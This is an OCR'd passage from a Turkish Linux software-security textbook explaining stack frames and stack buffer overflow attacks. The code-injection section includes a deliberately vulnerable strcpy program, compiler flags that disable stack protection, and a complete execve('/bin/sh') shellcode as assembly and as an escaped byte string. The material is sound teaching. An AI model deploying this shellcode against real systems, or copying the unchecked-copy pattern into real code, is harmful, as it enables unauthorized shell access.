



LINUX YAZILIM GÜVENLİĞİ



Murat Demirten
Serkan Eser

Table of Contents

Önsöz

Yazılım güvenliği genel anlamıyla oldukça geniş bir konu olup temel sorunlar ve olası önlemler prensip olarak aynıdır.

Bu kitapta Linux tabanlı sistemlerde yazılım güvenliği konusunu irdeleyeceğiz. Özellikle Android kullanan sistemlerin yaygınlaşması ile sadece sunucu ve network cihazları pazarında değil, akıllı telefon ve tabletler gibi son kullanıcının günlük rutinde kullandığı ve kişisel verilerini tuttuğu ürünlerin bir anda çoğalması, yazılım güvenliği konusunda geniş bir farkındalık yaratılmasını sağlamıştır.

Sorularınız İçin

Kitapla ilgili öneri ve düşüncelerinizi mdemirten@yh.com.tr adresinden bizimle paylaşabilirsiniz.

Ek olarak teknik sorularınızı http://www.linux-forums.org platformunda *Security* tartışma başlığı altında iletmeniz halinde, yanıtlamaya çalışacağımızı belirtmek isteriz. Katkı sağlayabilecek daha çok kişiye ulaşmak için site İngilizce olarak hazırlanmaktadır.

Yardımcı Kitap

Linux Sistem Programlama kitabımızın da incelenmesi, sistem çağrıları, glibc, paylaşımlı kütüphaneler, gdb vb. konularına özellikle bakılması da konunun anlaşılmasına katkıda bulunacaktır.

Telif Hakkı

Giriş

Yığın Taşmaları (Stack Overflow)

Bu bölümde, oldukça sık rastlanan bir durum olan, yığın tampon taşmasını (*stack buffer overflow*), sonuçlarını ve alınabilecek önlemleri inceleyeceğiz.

Tampon (*buffer*) verilerin, genellikle geçici bir süre, saklandığı ardışıl bellek alanıdır. Tamponlar yığın (*stack*) üzerinde sıklıkla kullanılmaktadır.

Tampona veriler yazılırken, kontrolsüz bir şekilde, tamponun sınırlarının aşılması durumunda tampon taşması (*buffer overflow*) oluşur. Tampon taşması kullanılarak çalışan bir programın yani prosesin davranışı, dışarıdan müdahale edilerek, bilinçli bir şekilde değiştirilebilir. Bu tür müdahalelere genel olarak tampon taşma saldırısı (*buffer overflow attack*) denilmektedir.

Tampon taşması ile yapılan saldırılar genel olarak iki biçimde olmaktadır. Birinci durumda prosese dışarıdan kod enjekte (*code injection*) edilmeye çalışılırken, ikinci durumda yalnızca akışın değiştirilmesi hedeflenmektedir. Bu iki durumu incelemeden önce yığının kullanımına bir göz atalım.

> **Not:** İncelemelerimizde 32 bit mimari hedefli sembolik makina kodu kullanacağız. 64 bitlik bir sistem kullanıyorsanız derleyicinize **m32** anahtarı geçirerek 32 bitlik kod üretmesini sağlayabilirsiniz. 64 bitlik sistemde 32 bitlik kod üretebilmek ve çalıştırabilmek için ekstradan paketlere ihtiyaç duyulacaktır. Ubuntu 14.04.1 LTS için **libc6-i386** ve **lib32stdc++-4.8-dev** paketleri sisteme kurulmuştur.

Yığın (*Stack*)


Yığın, son girenin ilk çıktığı (*LIFO*) bir doldur boşalt veri alanıdır. Yığın genel olarak aşağıdaki amaçlarla kullanılmaktadır.

- otomatik ömürlü yerel değişken tahsisatı
- yazmaçların saklanması
- fonksiyonların geri dönüş değerlerinin saklanması

Her fonksiyon çağrıldığında, yığın üzerinde o fonksiyona ait bilgilerin tutulduğu yeni bir alan ayrılır. Bu alana yığın çerçevesi (*stack frame*) denilmektedir. Yeni oluşturulan yığın çerçevesinin sınırlarına ait bilgiler *esp* ve *ebp* yazmaçlarında tutulmaktadır.

> **Not:** *esp* yazmacı aktif yığın çerçevesinin üst noktasının adresini, *ebp* yazmacı ise yerel değişkenler için ayrılan alanın sonunu göstermektedir. *esp* yığın göstericisi (*stack pointer*), *ebp* ise çerçeve göstericisi (*frame pointer*) olarak isimlendirilmektedir.

Tipik bir yığın çerçevesi aşağıdaki gibidir.



Basit bir örnek üzerinden yığının durumunu inceleyelim.

```
#include <stdio.h>

void foo(int arg) {
    int local = arg;
}

int main() {
```

```
    foo(111);
    return 0;
}
```

Örnek uygulamaya *st1.c* adını vererek aşağıdaki gibi derleyebilirsiniz.

```
gcc -ost1 st1.c -m32 --save-temps
```

Derleyicinin *main* ve *foo* fonksiyonları için aşağıdaki gibi sembolik makina kodları ürettiğini görmekteyiz.

```
main:
        pushl   %ebp
        movl    %esp, %ebp
        subl    $4, %esp
        movl    $111, (%esp)
        call    foo
        movl    $0, %eax
        leave
        ret
```


```
foo:
        pushl   %ebp
        movl    %esp, %ebp
        subl    $16, %esp
        movl    8(%ebp), %eax
        movl    %eax, -4(%ebp)
        leave
        ret
```

> **Not:** Sembolik makina kodlarındaki *.cfi* ile başlayan assembler direktifleri sadeleştirme amaçlı olarak atılmıştır.

Sembolik makina kodlarına yakından bakacak olursak, *main* fonksiyonunun yığının tepe noktasına 111 değerini geçirdiğini ve ardından *foo* fonksiyonunu çağırdığını görüyoruz.

```
    movl    $111, (%esp)
    call    foo
```


call makina komutu *foo* fonksiyonunu çağırmadan önce bir sonraki komutun adresini (*eip yazmacındaki değeri*) yığına geçirmektedir. Bu adres fonksiyonun geri dönüş değeri olarak kullanılmaktadır. *foo* çağrıldığında yığının durumu aşağıdaki gibidir.



foo fonksiyonunun, ilk olarak bir önceki çerçeve göstericisini sakladığını, ardından yeni çerçeveye ilişkin adresi *ebp* yazmacına yazdığını görüyoruz.


```
        pushl   %ebp
        movl    %esp, %ebp
```

Bu aşamada yığına tekrar bakalım.



Daha sonra yığında yerel değişkenler için 16 byte yer ayrıldığını görmekteyiz.


```
subl    $16, %esp
```



Sonraki iki komutta, fonksiyona geçirilen argüman önce *eax* yazmacına oradan da yerel *local* değişkeni için ayrılan alana yazılmış.

```
    movl    8(%ebp), %eax
    movl    %eax, -4(%ebp)
```


Bu aşamada yığına tekrar bakalım.



Sonraki *leave* makina komutu ile fonksiyonun başında yapılan işlemler geri alınmış. *esp* yazmacı *ebp* değerine çekilmiş, ardından eski çerçeve değeri yığından çekilerek *ebp* yazmacına yazılmış. *leave* makina komutunun eşdeğeri aşağıdaki gibidir.

```
movl    %ebp, %esp
popl    %ebp
```

Akış *ret* makina komutuna geldiğinde yığının görüntüsü aşağıdaki gibidir.



ret makina komutu, *esp* yazmacının gösterdiği bellek alanındaki adrese dallanmakta ve bu değeri yığından çekmektedir.

Şimdi bir de, bizi daha çok ilgilendiren bir durum olan, yerel bir tampon kullanımına ilişkin aşağıdaki örneği inceleyelim.

```
#include <stdio.h>

void foo() {
    char buf[8] = {0};
}

int main() {
    foo();
    return 0;
}
```

Örnek uygulamaya *st2.c* adını vererek aşağıdaki gibi derleyebilirsiniz.

```
gcc -ost2 st2.c -m32 -fno-stack-protector --save-temps
```


> **Not:** Derleyiciye geçirdiğimiz *fno-stack-protector* anahtarı, derleyicinin yığın taşmalarını (*stack overflow*) tespit edebilmek için fazladan kod yazmasını engellemektedir. Bu özellikten daha sonra bahsedeceğiz.

foo için derleyici aşağıdaki gibi bir kod üretmektedir.

```
foo:
        pushl   %ebp
        movl    %esp, %ebp
        subl    $16, %esp
        movl    $0, -8(%ebp)
        movl    $0, -4(%ebp)
        leave
        ret
```

Sembolik makina kodlarına baktığımızda yerel değişkenler için yığında 16 byte yer ayrıldığını ve bu alanın sonunda tampon için ayrılan 8 byte uzunluğundaki alanın 0 değeriyle ilklendirildiğini görmekteyiz.

```
        subl    $16, %esp
        movl    $0, -8(%ebp)
        movl    $0, -4(%ebp)
```



Tampon saldırılarındaki hedef genel olarak tampon alanını ve sonrasındaki geri dönüş adresini bozarak, dışarıdan enjekte edilen veya proses adres alanında var olan bir kodu çalıştırmaktır.

Konunun başında tampon saldırılarının genel olarak iki şekilde yapıldığından bahsetmiştik. Şimdi bu durumları inceleyelim.

Kod Enjekte Etme (*Code Injection*)

Bu yöntemdeki amaç, tampon alanına zararlı bir kodu yerleştirmek, ardından enjekte edilen bu kodun çalışmasını sağlamaktır. Bu yöntemdeki temel zorlukları aşağıdaki gibi sıralayabiliriz.

- tamponun başlangıç adresinin bilinmesi
- tamponun boyutunun bilinmesi
- zararlı kodun tampona sığacak boyutta olması
- yığının çalıştırılabilir (*executable stack*) olması

İncelememize bir örnek üzerinden başlayalım. Kontrolsüz bir şekilde tampona yazan bir uygulama üzerinden kabuk (*/bin/sh*) programını çalıştırmaya çalışalım. Örnek kod aşağıdaki gibi olsun.

```
#include <stdio.h>
#include <string.h>

#define SIZE 32

void foo(char *str) {
    puts(__func__);
    char buf[SIZE];
    strcpy(buf, str);
#if 1
    ((void(*)( ))buf)( );
#endif
}

int main(int argc, char **argv) {
    if (argc < 2) {
        puts("kullanım: ./inj <komut satırı argümanları>");
        return -1;
    }
    foo(argv[1]);
    return 0;
}
```

Örnek koda *inj.c* adını vererek aşağıdaki gibi derleyebilirsiniz.

```
gcc -Wall -oinj inj.c --save-temps -m32 -fno-stack-protector -z execstack
```

> **Not:** Derleyiciye geçirdiğimiz *execstack* anahtarı ile yığın alanını çalıştırılabilir olarak (*executable stack*) işaretliyoruz. Bu konudan daha sonra bahsedeceğiz.

İlk olarak, tampon alanı içine kabuk programını çalıştıracak olan kod yığınını atmalıyız. *C* dilinde kabuk aşağıdaki gibi bir program ile çalıştırılabilir.

```
#include <unistd.h>

int main()
{
    char *shell[2];

    shell[0] = "/bin/sh";
    shell[1] = NULL;

    execve(shell[0], shell, NULL);
    return 0;
}
```

Örnek kodu aşağıdaki gibi derleyerek üretilen sembolik makina kodlarını inceleyelim.

```
gcc -m32 -oshell shell.c --save-temps
```

```
main:
        pushl   %ebp
        movl    %esp, %ebp
        andl    $-16, %esp
        subl    $32, %esp
        movl    $.LC0, 24(%esp)
        movl    $0, 28(%esp)
        movl    24(%esp), %eax
        movl    $0, 8(%esp)
        leal    24(%esp), %edx
        movl    %edx, 4(%esp)
        movl    %eax, (%esp)
        call    execve
        movl    $0, %eax
        leave
        ret
```

Bu sembolik makina kodlarına karşılık gelen gerçek makina kodlarını başka bir programa enjekte ederek kullanmayı düşünebilirsiniz fakat burada iki adet problemle karşılaşmaktayız.

Birinci problem tampona yazılacak byte topluluğunda değeri 0 olan byte bulunmasıdır. *execv* fonksiyonuna son argüman olarak geçirdiğimiz *NULL* adres aşağıdaki gibi bir sembolik makina kodunun üretilmesine sebep olmaktadır.

```
movl    $0, 8(%esp)
```

0 değeri aynı zamanda *C* dilinde bir yazının sonlandırıcı karakteri (*terminating character*) olarak kullanıldığından *strcpy* gibi bir fonksiyon bu karakteri gördüğünde tampona yazma işlemini sonlandıracaktır. Bu sebeple zararlı kodun tamamını tampona yazmak mümkün olmayacaktır.

Diğer problem ise *execve* fonksiyonuna ait gerçek adresin yükleme zamanında belli olmasıdır.

Bu durumda kendimiz sembolik makina kodu kullanarak bir sistem çağrısı ile *execve* fonksiyonunu çağırabiliriz. Bunun için aşağıdaki gibi bir kod kullanılabilir.

```
    .text
    .globl    malicious
malicious:
    xorl    %eax, %eax
    pushl   %eax
    pushl   $0x68732f2f
    pushl   $0x6e69622f
    movl    %esp, %ebx
    pushl   %eax
    pushl   %ebx
    movl    %esp, %ecx
    xorl    %edx, %edx
    movb    $0x0b, %al
    int     $0x80
```

Kodda *eax* yazmacının kendisiyle *xor* işlemine tabi tutularak sıfırlandığına dikkat ediniz. *movl $0, %eax* gibi bir makina kodu yukarıda bahsettiğimiz ilk probleme neden olacaktır.

Kod kabuk programına ilişkin yazıyı(*/bin/sh*) yığına geçirmekte, yazmaçlara uygun değerleri atamakta ve sonrasında bir sistem çağrısı yaparak *execve* fonksiyonunu çağırmaktadır. Örnek kodu aşağıdaki gibi derleyerek gerçek makina kodu

üretilmesini sağlayabiliriz.

```
as --32 malicious.s -omalicious.o
```

> **Not:** Linux altında sistem çağrısı yapmak için 80h kesmesi kullanılabilmektedir. Yukarıdaki örnekte, *execve* sistem çağrı numarası olan 0x0b değeri *eax* yazmacına, fonksiyona geçirilecek olan argümanlar ise sırasıyla *ebx*, *ecx* ve *edx* yazmaçlarına yazılmış. Ardından içsel bir kesme oluşturularak kernel alanındaki *execve* fonksiyonu çağırılmış.

Sonrasında *objdump* aracı ile gerçek makina kodlarına ulaşabiliriz.

```
objdump -d malicious.o
```

```
Disassembly of section .text:

00000000 <malicious>:
   0:    31 c0                   xor    %eax,%eax
   2:    50                      push   %eax
   3:    68 2f 2f 73 68          push   $0x68732f2f
   8:    68 2f 62 69 6e          push   $0x6e69622f
   d:    89 e3                   mov    %esp,%ebx
   f:    50                      push   %eax
  10:    53                      push   %ebx
  11:    89 e1                   mov    %esp,%ecx
  13:    31 d2                   xor    %edx,%edx
  15:    b0 0b                   mov    $0xb,%al
  17:    cd 80                   int    $0x80
```

Gerçek makina kodlarını tek bir yazı şekline aşağıdaki gibi gösterebiliriz.

```
\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31\xd2\xb0\x0b\xcd\x80
```

Kod enjekte edeceğimiz örneğe tekrar dönecek olursak, komut satırından aldığı yazıyı kontrolsüz bir şekilde yığındaki *buf* isimli tampona yazdığını görmekteyiz.

Tampon alanındaki zararlı kodu, test amaçlı olarak, kendimiz uygulama içinden çağıracağız. Bunun için tampon alan adresinin bir fonksiyon adresine dönüştürülerek çağrı yapıldığına dikkat ediniz.

